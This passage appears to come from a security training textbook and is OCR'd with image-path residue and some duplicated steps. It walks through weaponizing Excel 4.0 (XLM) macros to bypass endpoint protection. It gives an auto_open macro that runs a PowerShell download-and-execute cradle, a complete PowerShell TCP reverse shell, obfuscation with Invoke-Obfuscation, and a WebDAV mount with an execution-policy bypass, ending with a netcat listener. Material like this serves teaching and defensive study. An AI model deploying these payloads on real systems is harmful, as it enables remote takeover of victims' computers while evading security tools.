- Use the **script obfuscator** and try loading it into XLM macro to bypass detection:

```
=exec("powershell -c IEX (New-Object
Net.WebClient).DownloadString('<Target
Domain Path>/obf.txt')")
```


- If it is still detected, employ a **WebDAV share** to execute the script from a mounted drive:

```
sudo a2enmod dav
sudo a2enmod dav_fs
```

- Run the payload with bypass execution flag:

```
=EXEC("cmd /k net use z: \\<Target Domain
Path>\webdav&powershell -exec bypass -f
\\<Target Domain Path>\webdav\ba.ps1")
```

Creating Reverse Shell to Bypass the Endpoint Protection




Bypassing Endpoint Security using XLM Weaponization

Excel Macro Language (XLM) is a type of Excel macro sheet and a part of the Microsoft Office suite used to save some automated tasks that can be activated when the file is accessed. Attackers weaponize Excel macro sheets to bypass endpoint protection and execute a malicious payload on the target system.

The steps to bypass endpoint protection using XLM weaponization are as follows:

Initial Access

1. Create and open an MS Excel file, right-click on the sheet name, and select the Insert dialog. Then, select **MS Excel 4.0 Macro** from the Insert window and click **OK**.



Insert
General
Spreadsheet Solutions
Worksheet
Chart
MS Excel 4.0 Macro
International Macro Sheet
MS Excel 5.0 Dialog
Preview
Preview not available.
Templates on Office.com
OK
Cancel

Figure 12.60: Screenshot of MS Excel showing creation of macro

2. Now, try some basic commands to test the working of the macro sheet. Paste the commands "**`=exec("calc.exe")`**", "**`=HALT()`**" in the cells, as shown in the following screenshot, and change the name of the cell from *A1* to **auto_open**.

```

	A
1	=EXEC("calc.exe")
2	
3	=HALT()

Figure 12.62: Screenshot of Excel macro command execution

XLM Weaponization

4. Create a reverse shell payload using a PowerShell script rather than executing calc.exe file.

```
$client = New-Object System.Net.Sockets.TCPClient('Target Domain Path',444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

5. Use the PowerShell script obfuscator for script installation.

```
Import-Module ./Invoke-Obfuscation.psd1
Invoke-Obfuscation
```

6. Now, use the cmdlet `invoke-expression` to run the obfuscated shell payload.

```
powershell -c IEX (New-Object Net.WebClient).DownloadString('<Target Domain Path>/obf.txt')
```

7. Try to insert the payload into XLM macro to bypass detection.

```
=exec("powershell -c IEX (New-Object Net.WebClient).DownloadString('<Target Domain Path>/obf.txt')")
```

If it is still detected, employ a Web Distributed Authoring and Versioning (WebDAV) share to execute the script from a mounted drive:

8. Enable WebDAV modules.


```
sudo a2enmod dav
sudo a2enmod dav_fs
```

Now, mount the WebDAV share.

9. Run the payload with bypass execution flag.

```
=EXEC("cmd /k net use z: \\<Target Domain>\webdav&powershell -exec bypass -f \\<Target Domain Path>\webdav\ba.ps1")
```

Loading this script into XLM can mount a new drive with letter z and a reverse shell for the attacker will be created without being detected.



```
ntester:/home/zux0x3a# nc -lvp 444
ng on [0.0.0.0] (family 0, port 444)
```

```
1 =EXEC("cmd /k net use z: \\lab.0xsp.com\webdav&powershell -exec bypass -f \\lab.0xsp.com\webdav\ba.ps1")
5 =HALT()
```

